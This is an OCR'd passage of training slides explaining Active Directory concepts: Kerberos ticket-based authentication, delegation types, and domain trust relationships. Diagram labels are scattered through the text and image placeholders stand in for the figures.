Account Operators	Manage any user not in a privileged group

- **Kerberos Authentication** :

  - In the Active Directory environment, all the queries and authentication process is done through tickets. Hence, no passwords are every travel to network.


  - A ticket is a form of authentication and authorization token and can be categorized as follows :

    - Ticket Granting Ticket (**TGT**) for Authentication
    - Ticket Granting Service (**TGS**) for Authorization

  - The tickets (TGT and TGS) are stored in memory and can be extracted for abusing purposes as these tickets represent user credentials.

  - The TGS can be used for accessing a specific service of a server in the domain.

Kerberos Authentication Process – STEP 1



2. DC decrypts the message & perform a check if everything is OK

Domain Controller

1. Domain User Name with current time is sent to DC in encrypted form

Employee-Machine

Database Server

Kerberos Authentication Process – STEP 2

1. Once the verification is complete & correct it sends back an encrypted **TGT**

Domain Controller

Employee-Machine

Database Server

2. Client Stores TGT in memory & it can be re-requested by local session manager

Kerberos Authentication Process – STEP 3

1. Client sends the current TGT to request TGS from the DC (also tells the service which he/she want to access)


Domain Controller

Employee-Machine


2. Based on the Domain User privileges & using TGT, a TGS is given to the Domain User

Database Server

Kerberos Authentication Process – STEP 4



Kerberos Authentication Process



- **Kerberos Delegation**
  - It allows an authenticated domain user credentials to be re-used to access resources hosted on a different server in a domain.
  - This utility is useful in multi-tier applications or architecture.
  - **For Example**: A domain user authenticates to a Application Server and the Application Server makes a call to the Database Server. The Application Server can request access to resources of the Database Server as the domain user (user is impersonated) and not as Application Server service account.
  - The service account for Application Server must be trusted for delegation to be able to make requests as an authenticated domain user.

Kerberos Delegation Process

1. Domain User requests for TGT by verifying credentials

2. DC provides the user with TGT

3. User requests a TGS for a service on Application Server to DC

4. DC gives TGS for accessing service on Application Server


5. User sends TGT and TGS to the Application Server

6. Application Server service account use the user's TGT to request a TGS for DB Server from DC


7. Application Server service account connects to the DB server as Domain user

Application-Server

Domain User



Domain Controller



Database-Server

- **Types of Kerberos Delegation :**

  - **Unconstrained Delegation** : It allows the Application Server to request access to **ANY** service on any server in the domain.

  - Unconstrained Delegation is by-default enabled on Domain Controllers.

  - **Constrained Delegation** : It allows the Application Server to request access to ONLY specified services on specific servers.


- **Domain Trusts**

  - Trust represents relationship between two domains or forests which allows the users/services of one domain or forest to access resources in the other domain or forest.


  - Types of Trust :
    - Parent-Child trust relationship
    - Forest to Forest Trust relationship
    - Tree-root Trust relationship

  - Trust identifies the entities in a domain or Forest.


One Way Trust Uni-Directional



Two Way Trust Bi-Directional



